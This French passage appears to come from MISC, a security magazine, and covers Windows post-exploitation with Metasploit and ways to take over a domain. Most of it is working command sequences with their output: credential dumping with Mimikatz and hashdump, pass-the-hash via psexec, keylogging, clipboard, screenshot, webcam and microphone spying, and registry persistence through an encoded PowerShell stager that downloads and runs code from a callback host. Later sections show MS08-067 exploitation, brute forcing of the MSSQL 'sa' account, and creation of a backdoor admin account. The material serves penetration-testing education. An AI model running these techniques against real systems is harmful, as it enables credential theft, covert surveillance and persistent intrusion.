Un des outils incontournables de tout bon pentester qui se respecte et qui permet d'accomplir cet objectif est l'outil susmentionné Mimikatz. Nous ne présenterons ici que les fonctionnalités les plus courantes de celui-ci. L'ensemble des fonctionnalités offertes par cet outil étant si vaste qu'un article dédié a déjà été rédigé sur le sujet. Nous renvoyons donc les lecteurs les plus chevronnés souhaitant plus de détails vers l'article *Utilisation avancée de Mimikatz* dans le numéro n°66 [MIMI]. Intégré à *Metasploit*, le module Mimikatz renferme en effet la quasi-totalité des fonctionnalités de son homonyme.

Terminal

```
Mimikatz Commands
=====

Command      Description
-----
kerberos     Attempt to retrieve kerberos creds
livessp      Attempt to retrieve livessp creds
mimikatz_command Run a custom command
msv          Attempt to retrieve msv creds (hashes)
ssp          Attempt to retrieve ssp creds
tspkg        Attempt to retrieve tspkg creds
wdigest      Attempt to retrieve wdigest creds
```

La commande **mimikatz_command** permet, comme son nom l'indique d'exécuter des commandes de la même manière qu'avec l'outil original. Les mots de passe des utilisateurs connectés au poste peuvent ainsi être récupérés :

```
meterpreter > mimikatz_command -f sekurlsa::logonPasswords -a " full "
" 0;400850 " , " NTLM " , " isec " , " MISC-LAB-CLIENT " , "
* Utilisateur : isec
* Domaine : MISC-LAB-CLIENT
* Hash LM : 4cd849f7c109c5d72b02accd4098f318
* Hash NTLM : 9a4d13ce8ca3b07d2157f0c850035dfb "

isec,MISC-LAB-CLIENT,azerty123AZE "
"
```

Le module **kiwi** possède sensiblement les mêmes fonctionnalités avec une commande bonus **wifi_list** qui permet de récupérer les clés Wi-Fi partagées.

La commande **creds_all** peut être utilisée pour afficher les mots de passe en clair :

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
all credentials
=====

Domain          User          Password      LM Hash      NTLM Hash
-----
MISC-LAB-CLIENT isec          azerty123AZE
INTRINSEC       MISC-LAB-CLIENT$
```

Enfin, l'extension **incognito** peut être chargée en mémoire afin de manipuler les jetons utilisateurs et ainsi d'usurper leur identité. Ces jetons peuvent être considérés comme des cookies et sont utilisés pour stocker temporairement des clés permettant l'accès à des services systèmes et réseaux sans avoir à retaper son mot de passe à chaque accès.

La commande **list_tokens** est utilisée pour lister les jetons associés à des utilisateurs (**-u**) ou à des groupes d'utilisateurs (**-g**) :

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
AUTORITE NT\SERVICE LOCAL
AUTORITE NT\SERVICE RESEAU
AUTORITE NT\Systeme
MISC-LAB-CLIENT\isec

Impersonation Tokens Available
=====
AUTORITE NT\ANONYMOUS LOGON
```

Il existe deux types de jetons, *delegate* et *impersonate* :

- ⇒ Les jetons *delegate* sont créés pour les connexions interactives, telles que l'authentification physique sur une machine ou la connexion à distance via les sessions TSE.
- ⇒ Les jetons *impersonate* sont utilisés pour les sessions « non interactives » lorsque par exemple un lecteur réseau est monté, ou qu'un script est lancé à l'ouverture d'une session Windows sur un domaine.

Lorsqu'un utilisateur s'authentifie sur un serveur, le jeton persiste après que l'utilisateur se soit déconnecté ou encore après un redémarrage du serveur. Celui-ci peut alors être usurpé via la commande **impersonate '<domaine\\user>'**. Une élévation de privilèges est donc possible sur le domaine Windows et peut ainsi entraîner sa compromission.

3.2 Rebond

Lors des missions de tests d'intrusion internes, une des vulnérabilités que nous rencontrons souvent chez nos clients, est l'utilisation du même mot de passe sur l'ensemble des postes de travail connectés au domaine pour les comptes administrateurs locaux.

La récupération des condensats stockés dans la base SAM peut donc s'avérer très utile et peut être effectuée via la commande **hashdump** :

Terminal

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 89d15bebd23143669e63428b94e1d2fe...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
isec:1000:aad3b435b51404eeaad3b435b51404ee:9a4d13ce8ca3b07d2157f0c850035dfb:::
```

Parfois, même si la session *Meterpreter* tourne avec les droits du système ou d'un utilisateur administrateur, le processus courant dans lequel celle-ci est injectée ne possède pas les accès ou permissions nécessaires pour récupérer les condensats. Dans ce cas, l'erreur suivante est retournée à l'utilisateur :

Terminal

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
89d15bebd23143669e63428b94e1d2fe...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_
registry_open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate
into service process)
```

Cet accès peut néanmoins être obtenu en s'assurant que toutes les autorisations sont accordées au processus en migrant vers un processus généré par un utilisateur du système ou, dans le cas d'un environnement 64 bits, en veillant à ce que le processus en cours corresponde bien à l'architecture du serveur comme présenté précédemment via le module **priv_migrate**.

Il est toutefois conseillé de privilégier le module **smart_hashdump** qui à la différence du module **hashdump** permet le stockage des condensats récupérés pour une utilisation ultérieure :

Terminal

```
meterpreter > run post/windows/gather/smart_hashdump
```

Il génère en effet des fichiers de *loot* contenant les condensats récupérés et ajoute ceux-ci dans la base d'identifiants interne de *Metasploit* accessible via la commande **creds** :

```
msf post(smarts_hashdump) > creds
Credentials
=====
```

host	origin	service	public	private
realm	private_type			
----	-----	-----	-----	-----
192.168.80.131	192.168.80.131	445/tcp (smb)	isec	aad3b435b51404eeaad3b435b51404ee:9a4d13ce8ca3b07d2157f0c850035dfb
				NTLM hash
192.168.80.131	192.168.80.131	445/tcp (smb)	Administrateur	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
				NTLM hash

Une fois ces condensats récupérés, nous pouvons les utiliser afin de nous connecter sur les autres postes partageant les mêmes mots de passe et ainsi rebondir de façon latérale sur le réseau interne.

En effet, dans le cadre d'un domaine Microsoft avec authentification NTLM, il n'est pas nécessaire d'obtenir le mot de passe en clair pour s'authentifier auprès d'autres machines, l'empreinte suffisant amplement afin d'usurper l'identité du compte compromis. Cette attaque, intitulée « Pass-the-hash » [KIWI] et apparue dans les années 90, est toujours aussi efficace afin d'obtenir un accès administrateur local sur l'ensemble des postes de travail utilisateur.

Afin de réaliser cette attaque, l'outil *Psexec* de la suite Windows Sysinternals (Microsoft) est intégré au framework *Metasploit* et peut être utilisé afin d'exécuter un programme à distance sur un poste de travail en utilisant le compte administrateur local découvert précédemment.

Il est ainsi possible d'exécuter un binaire sur le poste distant ou encore d'obtenir une invite de commandes sur la machine avec les droits SYSTEM (plus haut privilège possible).

Une session *Meterpreter* peut ainsi être récupérée sur le poste distant via le module **psexec** :

```
msf exploit(psexec) > run
[*] Started reverse TCP handler on 192.168.80.129:80
[*] 192.168.80.134:445 - Connecting to the server...
[*] 192.168.80.134:445 - Authenticating to 192.168.80.134:445 as user 'Administrateur'...
[*] 192.168.80.134:445 - Selecting PowerShell target
[*] 192.168.80.134:445 - Executing the payload...
[+] 192.168.80.134:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957999 bytes) to 192.168.80.134
[*] Meterpreter session 6 opened (192.168.80.129:80 -> 192.168.80.134:49163) at 2016-06-17 23:12:24 +0200
```

Certains services ne sont parfois pas directement accessibles (serveur en DMZ, règles de filtrage réseau en place...). Il est donc parfois nécessaire d'utiliser le serveur compromis comme pivot afin d'accéder à des zones critiques du réseau interne et ainsi récupérer des informations sensibles et exploitables pour illustrer les risques associés à la compromission de ce serveur. Les modules **autoroute** et **portfwd** peuvent s'avérer très pratiques dans ce genre de scénarios.

Cette section faisant l'objet d'un article à part entière dans ce présent numéro, nous ne détaillerons pas l'utilisation de ces modules.

3.3 Espionnage

Espionner un utilisateur dont le poste a été compromis est un jeu d'enfant et ne nécessite pas de privilège élevé pour être réalisé. Un enregistreur de frappe (ou *keylogger*) entre alors en scène afin d'enregistrer l'ensemble des événements sur le clavier et ainsi de révéler des informations potentiellement sensibles comme par exemple les mots de passe renseignés par la victime.

Une fois la capture lancée via la commande stapi **keyscan_start**, la commande **keyscan_dump** permet de révéler les touches frappées :

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
www>intrinsec>com <Return>
```

Terminal

Une autre technique d'espionnage consiste à récupérer le contenu du presse-papiers pouvant contenir des données personnelles. Afin de réaliser cette attaque, il est nécessaire de charger l'extension **extapi** dans la mémoire de la session *Meterpreter* :

```
meterpreter > load extapi
```

Terminal

La capture se lance ensuite via la commande **clipboard_monitor_start** :

```
meterpreter > clipboard_monitor_start
[+] Clipboard monitor started
```

Terminal

Au bout de quelques minutes, nous pouvons récolter l'ensemble du texte copié temporairement par l'utilisateur dans le presse-papiers via la commande **clipboard_monitor_dump** :

```
meterpreter > clipboard_monitor_dump
Text captured at 2016-06-19 10:46:43.0869
=====
Kaw1bADq1CpTp4APMRDE
=====
Text captured at 2016-06-19 10:46:56.0578
=====
(null - clipboard was cleared)
=====
[+] Clipboard monitor dumped
```

Terminal

Étrangement, le contenu du presse-papier semble être nettoyé automatiquement au bout de 12 secondes comme le ferait par défaut le logiciel *KeePass* afin de protéger ses informations sensibles.

Il est également possible d'observer les faits et gestes de l'utilisateur à son insu en effectuant une capture d'écran via la commande **screenshot** :

```
meterpreter > screenshot
Screenshot saved to: /root/fyUZK0dr.jpeg
```

Terminal

Cette capture confirme bien nos présuppositions concernant l'utilisation du logiciel *KeePass* et le fait qu'un mot de passe a potentiellement été récupéré. Nous vous conseillons au passage d'utiliser la fonctionnalité **auto_type** pour renseigner vos identifiants de connexion à un site, car celle-ci ne repose pas sur l'utilisation du presse-papier de Windows.




Figure 1

Une autre technique est d'utiliser le module **screen_spy** permettant de spécifier le nombre de captures d'écran à lancer et l'intervalle de temps entre chaque :

```
meterpreter > run post/windows/gather/screen_spy COUNT=10 DELAY=5 VIEW_
SCREENSHOTS=TRUE

[*] Migrating to explorer.exe pid: 2800
[*] Migration successful
[*] Capturing 10 screenshots with a delay of 5 seconds
[*] Screen Spying Complete
[*] run loot -t screenspy.screenshot to see file locations of your newly
acquired loot
```

Terminal

L'option **VIEW_SCREENSHOTS** offre même la possibilité de visionner automatiquement la première capture une fois la séance de shooting photo terminée.

L'identité de la victime peut aussi être épiée grâce à la commande **webcam_snap** qui comme son nom l'indique permet de prendre un instantané via la caméra branchée au poste de la victime. L'ensemble des webcams peut être dans un premier temps listé via la commande **webcam_list**. Un flux vidéo peut enfin être enregistré et joué via la commande **webcam_stream** afin d'observer en temps réel les faits et gestes de la victime.


Enfin, une dernière commande peut être ajoutée à notre boîte à outils de **stalker** : l'enregistrement audio via la commande **record_mic** :

```
meterpreter > record_mic -d 7
[*] Starting...
[*] Stopped
Audio saved to: /root/ubANnCqC.wav
```

Terminal

Un fichier audio au format wav contenant la conversation secrète de la victime est alors généré dans le répertoire courant (voir figure 2, page suivante).

Le contenu de ce fichier ne pouvant pas être retranscrit dans cet article, l'extraction du flux audio est laissée à titre d'exercice au lecteur ;).



3.4 Persistence

Lorsqu'un serveur a été compromis, il est souvent intéressant de garder un accès à celui-ci via une porte dérobée le temps de la prestation afin d'éviter de réexploiter une vulnérabilité ayant pu être corrigée par le client. Cette persistance peut être obtenue de différentes façons et permet ainsi de continuer le test d'intrusion directement à la phase de *post-exploitation*.

La première technique consiste à utiliser le module **metsvc** :

```
meterpreter > run metsvc Terminal
```

Un service est alors installé et le programme **metsvc.exe** ouvre le port par défaut 31337 en écoute sur le serveur cible en attente d'une connexion. Un des inconvénients de ce module est qu'aucune authentification n'est requise pour autoriser l'accès à cette porte dérobée. Il est donc recommandé de ne pas utiliser ce module en l'état lors des prestations d'intrusion afin de ne pas exposer à d'autres risques l'infrastructure de vos clients. Si vous souhaitez tout de même utiliser ce module, il est nécessaire de modifier le code source de celui-ci afin d'ajouter une fonctionnalité d'authentification. Cette tâche ne sera pas traitée dans cet article et est donc laissée à titre d'exercice au lecteur.

À la différence de **metsvc**, le module **persistence** ne lance pas de service sur le système, mais crée une entrée dans la base de registre dont la tâche est d'exécuter un script vbs déposé sur le système de fichier du poste compromis. Après avoir consulté les différentes options grâce à la commande **run persistence -h**, on lance la commande **persistence** avec les paramètres **-U** pour spécifier qu'un agent doit démarrer une fois l'utilisateur authentifié et **-i 30** pour fixer à 30 secondes le délai entre chaque tentative de connexion :

```
meterpreter > run persistence -U -i 30 -p 443 -r 192.168.80.129 Terminal
```

Il est possible d'afficher le contenu de la clé de registre nouvellement créée comme suit :

```
meterpreter > execute -H -c -f 'C:\Windows\System32\reg.exe' -a 'query
HKCU\Software\Microsoft\Windows\CurrentVersion\Run'
Process 4092 created.
Channel 1 created. Terminal
```

Le résultat de cette commande peut ensuite être consulté par lecture de la chaîne associée :

```
meterpreter > channel -r 1
Read 144 bytes from 1:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
mRCpuGqcqX REG_SZ C:\Users\isec\AppData\Local\Temp\pFjkBpCT.vbs Terminal
```

Si le poste compromis venait à redémarrer, celui-ci tenterait de se connecter à notre serveur toutes les 30 secondes jusqu'à ce qu'il réussisse à ouvrir une session *Meterpreter*. La phase de nettoyage des traces laissées sur les différents serveurs est une étape qu'il ne faut pas négliger à l'issue de la prestation. Il est donc important de supprimer le script vbs et la clé de registre créés via le module **persistence** grâce aux deux commandes suivantes :

Terminal

```
meterpreter > rm 'C:\Users\isec\AppData\Local\Temp\pfjkBpCT.vbs'
meterpreter > reg deleteval -k 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run' -v 'mRCpuGqcqX'
Successfully deleted mRCpuGqcqX.
```

Cette méthode n'est en revanche pas *opsec safe* puisque comme indiqué un script vbs est déposé sur le système compromis laissant ainsi l'opportunité à un antivirus de détecter ce script malveillant. Il est donc fortement recommandé de générer soit même sa charge utile et d'éviter le plus possible de toucher au système de fichiers. Une autre technique inspirée de l'outil *Empire* utilisé lors des missions de Red team consiste à stocker le code du *stager* dans deux clés de registre séparées. La première contient une version encodée en base64 de la charge utile et la seconde stocke la commande à appeler à la connexion de l'utilisateur :

Terminal

```
meterpreter > reg setval -k 'HKCU\Software\Microsoft\Windows\CurrentVersion' -v 'Debug' -d 'fWwBTAHkAcwB0AGUAbQAUAE4AZQB0AC4AUwB1AHTAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQBnAGUAcgBdAdoAOgBTAGUAacgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAPQB7ACQAdABYAHUAZQB9ADsAJAB1AD0AbgB1AHcALQBvAGIAagBlAGMAdAAGAG4AZQB0AC4AdwBLAGIAYwBsAGkAZQBuaHQAOwAkAHUALgBwAHTAbwB4AHkAPQBbAE4AZQB0AC4AVwBLAGIAUgBlAHEAdQBlAHMAdABcdAdoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHTAbwB4AHkAKApADsAJAB1AC4AUABYAG8AeAB5AC4AQwByAGUAZABLAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlACQAZQBuaHQAOaQBhAGwAQwBhAGMAaAB1AF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABLAG4AdABpAGEAbABzADsASQBFAGIAIAAHUALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAAQBuAGcAKAAiAGgAdAB0AHAACwA6AC8ALwAxADkAMgAuADEANgA4AC4AOAAwAC4AMQAYADkAOgAvACTIAKQA='
Successfully set Debug of REG_SZ.
meterpreter > reg setval -k 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run' -v 'webdelivery' -d ' " C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe " -c " $x=$(gp HKCU:Software\Microsoft\Windows\CurrentVersion\Debug).Debug);powershell -Win Hidden -enc $x " '
Successfully set webdelivery of REG_SZ.
```

Une fois le module **web_delivery** chargé en tâche de fond, le poste compromis peut être déconnecté, une session *Meterpreter* sera réétabli à chaque reconnexion. À noter qu'une console PowerShell sera brièvement présentée à l'utilisateur à l'ouverture de la session.

CONCLUSION

Nous venons d'étudier certains cas d'utilisation de *Meterpreter*, mais il est impossible de présenter en un article toutes les options ou les mécanismes de fonctionnement de l'outil, tant les possibilités offertes sont énormes. Bien qu'il ne soit pas toujours possible d'utiliser *Meterpreter*, obtenir une session de ce type permet généralement d'exploiter les vulnérabilités découvertes de manière approfondie et simple. Nous invitons les lecteurs les moins aguerris à s'entraîner afin de maîtriser les concepts de base que nous venons de présenter [LABS], à étudier en profondeur les options proposées, et pourquoi pas écrire leurs propres modules par la suite. À vous de jouer ! ■

REMERCIEMENTS

Nous remercions nos collègues pour leur lecture attentive ainsi que toute l'équipe du magazine *MISC* pour nous avoir donné l'opportunité de publier cet article.



Les références de cet article sont disponibles sur le blog de MISC : <http://www.miscmag.com/>

VIRUS

4

COMPROMISSION DE SYSTÈMES

À découvrir dans cette partie...

4.1 Cinq façons de devenir administrateur de domaine avec Metasploit



Devenez administrateur de domaine en quelques minutes dans un réseau interne via l'exploitation de vulnérabilités très répandues. p. 104

4.2 Post-exploitation Windows avec Metasploit



Récupération de mots de passe, maintien d'accès, élévation de privilèges ? Tour d'horizon des techniques de post-exploitation sur un système Windows. p. 112

4 COMPROMISSION DE SYSTÈMES

CINQ FAÇONS DE DEVENIR ADMINISTRATEUR DE DOMAINE AVEC METASPLOIT

Guillaume LOPES

En test d'intrusion interne, la compromission d'un domaine Windows est quasi-systématique. Les différentes protections mises en place ne font que ralentir la progression de l'attaquant ou de l'auditeur. Dans cet article, nous n'allons pas vous apprendre à effectuer un test d'intrusion, mais vous présenter 5 scénarios d'attaques qui permettent de compromettre un domaine Windows rapidement et quasiment à coup sûr à l'aide de Metasploit.

1. INTRODUCTION

1.1 Un environnement Windows : à quoi ça ressemble ?

On peut représenter un domaine Windows de manière simple : il est composé d'un contrôleur de domaine (le fameux Active Directory) et d'équipements appartenant à ce domaine. Le contrôleur de domaine va permettre notamment d'appliquer des *Group Policy Object* (GPO) sur les différents équipements du domaine (stratégie de mot de passe, stratégie de verrouillage des comptes, stratégie d'audits, etc.). Hormis le contrôleur de domaine, on va se retrouver dans un environnement Windows avec 2 catégories d'équipements (de manière simplifiée) : les postes de travail et les serveurs. Les postes de travail ne représentent pas en général une cible intéressante en test d'intrusion, sauf les postes des administrateurs du domaine bien entendu. Concernant les serveurs, on va retrouver différents types de serveurs qui pourront en cas de compromission contenir des informations intéressantes et qui pourront venir étoffer le rapport de l'auditeur (serveur de fichiers, de base de données, serveurs d'applications, etc.). Le fait que dans un environnement Windows les équipements appartiennent à un même domaine permet d'en faciliter leur administration, mais comme nous le verrons par la suite, cela permet en cas de compromission d'un poste ou d'un serveur de prendre le contrôle de l'ensemble du domaine.

1.2 Un test d'intrusion interne : qu'est-ce que c'est ?

Pour rappel, l'objectif d'un test d'intrusion est de mettre en avant la capacité de malveillance d'un attaquant et ainsi de présenter de manière concrète l'exploitation des faiblesses identifiées.

Dans le cas du test d'intrusion interne, cette capacité de malveillance est simulée selon deux scénarios classiques :

- 1 Intrus physique : dans ce scénario, l'auditeur simule une intrusion physique réalisée dans les locaux du client disposant de son propre matériel et d'un accès à une prise RJ45 ;
- 2 Collaborateur malveillant : ici, l'auditeur joue un collaborateur interne de l'entreprise disposant d'un poste de travail et d'un compte de domaine standards.

Dans les deux scénarios, il n'y a que le point de départ qui est différent, mais l'objectif reste identique, à savoir la prise de contrôle du système d'information et l'accès à des données confidentielles de l'entreprise (comptabilité, données RH, savoir-faire, etc.).

2. SCÉNARIOS D'ATTAQUES

2.1 Énumération des partages réseau et des utilisateurs du domaine

Une des premières choses à faire lors d'un test d'intrusion en interne est d'identifier les partages réseau visibles en lecture, car on y trouve fréquemment quelques perles (**Logins_prod_BDD.xls**, **IT_password.xls**, etc.).

On peut utiliser le module `smb_enumshares` afin de lister les répertoires partagés accessibles sur le réseau.

Terminal

```
msf auxiliary(mssql_exec) > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

  Name                Current Setting  Required  Description
  ----                -
  LogSpider            3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 =
one liner (txt) (Accepted: 0, 1, 2, 3)
  MaxDepth             999              yes       Max number of subdirectories to spider
  RHOSTS               .                yes       The target address range or CIDR identifier
  SMBDomain            .                no        The Windows domain to use for authentication
  SMBPass              .                no        The password for the specified username
  SMBUser              .                no        The username to authenticate as
  ShowFiles            false            yes       Show detailed information when spidering
  SpiderProfiles       true             no        Spider only user profiles when share = C$
  SpiderShares         false            no        Spider shares recursively
  THREADS              1                yes       The number of concurrent threads
  USE_SRVSVC_ONLY     false            yes       List shares only with SRVSVC
```

L'idée étant de lancer l'énumération sans aucun compte sur le réseau. Par la suite, si l'on trouve des comptes durant le test d'intrusion, on pourra les utiliser pour obtenir de nouveaux accès et accéder à de nouvelles informations. Enfin, ce qu'il est intéressant de souligner avec ce module (mais qui est vrai pour les autres modules `smb_*`), c'est que nous pouvons utiliser les condensats LM et NTLM de l'utilisateur pour effectuer cette énumération. De mon expérience, il arrive que le module `smb_enumshares` n'arrive pas à identifier correctement les partages Windows. Il peut être intéressant de corroborer les résultats avec un autre outil tel que Network Scanner [NETSCAN].

Quelles sont les informations que l'on souhaite obtenir dans ces répertoires :

- ⇒ des fichiers intéressants d'un point de vue business ;
- ⇒ des fichiers contenant des mots de passe ;
- ⇒ des dossiers racines d'application web accessibles en écriture ;
- ⇒ des scripts d'administration ;
- ⇒ ...

Par la suite, si l'on arrive à récupérer un compte sur le domaine Windows, on peut lancer les modules `smb_enumusers` et `smb_enumusers_domain` pour énumérer les comptes locaux et comptes de domaine respectivement. La découverte de ces nouveaux comptes nous permettra d'effectuer, par la suite, une attaque par bruteforce. On pourra par exemple utiliser le module `smb_login`.

2.2 Exploitation de vulnérabilités connues

L'application des correctifs de sécurité reste une tâche encore aujourd'hui difficile à mettre en place de manière régulière sur l'ensemble des actifs d'un domaine.

En général, les postes sont à jour et il est rare de trouver une vieille vulnérabilité sur ces actifs. Tandis que pour les serveurs, on trouve un écart assez significatif.

En 2016, sur un domaine Windows, on retrouve au moins un équipement ne disposant pas du correctif MS08-067. Pour rappel, le ver Conficker avait exploité cette vulnérabilité fin 2008 et début 2009. L'exploitation de cette vulnérabilité permet de prendre le contrôle du poste à distance avec les droits SYSTEM.

À l'aide de l'outil Nmap, on peut effectuer un scan sur son réseau afin d'identifier rapidement si un équipement ne dispose pas de ce correctif voire même si le poste est infecté par Conficker :

Terminal

```
# nmap -p139,445 --script smb-check-vulns 10.11.70.99 --script-args=unsafe=1

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-06-24 15:44 CEST
Nmap scan report for 10.11.70.99
Host is up (0.058s latency).
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|   MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
```

Par la suite, il nous suffit de dégainer Metasploit et d'utiliser l'exploit `ms08_067_netapi` :

Terminal

```
msf exploit(ms08_067_netapi) > set RHOST 10.11.70.99
RHOST => 10.11.70.99
msf exploit(ms08_067_netapi) > check
[+] 10.11.70.99:445 - The target is vulnerable.
msf exploit(ms08_067_netapi) > exploit
```

Avant de lancer l'exploit, il est possible de faire une vérification à l'aide de la commande `check` afin de s'assurer que l'exploitation est possible sur la cible. Il est à noter que cet exploit peut parfois faire crasher l'équipement. Enfin, avec la commande `exploit`, nous serons en mesure d'obtenir un accès distant avec les droits SYSTEM sur l'équipement. C'est le quick win parfait, car facile à détecter et facilement exploitable avec Metasploit.

2.3 Microsoft SQL Server : compte « sa » disposant d'un mot de passe faible

Les bases de données sont une cible intéressante lors d'un test d'intrusion interne en raison des données qu'elles peuvent contenir. L'utilisation de comptes par défaut ou disposant d'un mot de passe faible est encore monnaie courante sur ce type d'actifs.

Les bases de données Microsoft SQL Server (MSSQL) sont une cible de choix. En effet, si nous réussissons à retrouver le mot de passe du compte « sa », nous pourrions par la suite utiliser les privilèges de cet utilisateur afin de rebondir sur le système d'exploitation.

Tout d'abord, nous pouvons identifier les bases de données MSSQL à l'aide de Nmap (par défaut, le port d'écoute est TCP / 1433) :

Terminal

```
# nmap -p 1433 192.168.0.0/24
```

Ensuite, nous effectuons une attaque par bruteforce sur le compte « sa » pour chaque base de données à l'aide du module `mssql_login` de Metasploit.

Terminal

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set PASSWORD sa
PASSWORD => sa
msf auxiliary(mssql_login) > set RHOSTS 192.168.0.0/24
RHOSTS => 192.168.0.0/24
msf auxiliary(mssql_login) > run
```

Le trio gagnant en ce qui concerne le mot de passe et qui fonctionnera au moins pour une base de données sur le réseau (d'après mon expérience) est : sa, password et <vide>.

Bien sûr, il est possible de fournir un dictionnaire plus important, mais pour une passe rapide sur un grand réseau, ce trio devrait donner des résultats satisfaisants.

Terminal

```
msf auxiliary(mssql_login) > set PASS_FILE dico.txt
PASS_FILE => dico.txt
msf auxiliary(mssql_login) > run
```

Enfin, si nous découvrons un compte « sa » valide, nous pouvons utiliser le module `mssql_payload` afin d'exécuter un meterpreter sur la machine. Il nous suffit de renseigner le compte de la base MSSQL et l'adresse IP de la machine vulnérable.

Terminal

```
msf exploit(mssql_payload) > set RHOST 10.11.12.13
RHOST => 10.11.12.13
msf exploit(mssql_payload) > set PASSWORD sa
PASSWORD => sa
msf exploit(mssql_payload) > exploit
```

Il est également possible d'utiliser un autre module nommé `mssql_exec` afin d'exécuter des commandes sur le système, par exemple pour créer un compte local disposant des droits d'administration. Cela nous permettra de nous reconnecter sur l'équipement via un autre moyen, par exemple le Bureau à distance ou via l'utilitaire PsExec. De plus, avec cette technique, nous évitons la détection du payload Metasploit par un antivirus.

Terminal

```
msf > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > set RHOST 10.11.12.13
RHOST => 10.11.12.13
msf auxiliary(mssql_exec) > set CMD net user haxor haxor /ADD
CMD => net user haxor haxor /ADD
msf auxiliary(mssql_exec) > run
msf auxiliary(mssql_exec) > set CMD net localgroup haxor Administrateurs /ADD
CMD => net localgroup Administrateurs haxor /ADD
msf auxiliary(mssql_exec) > run
```

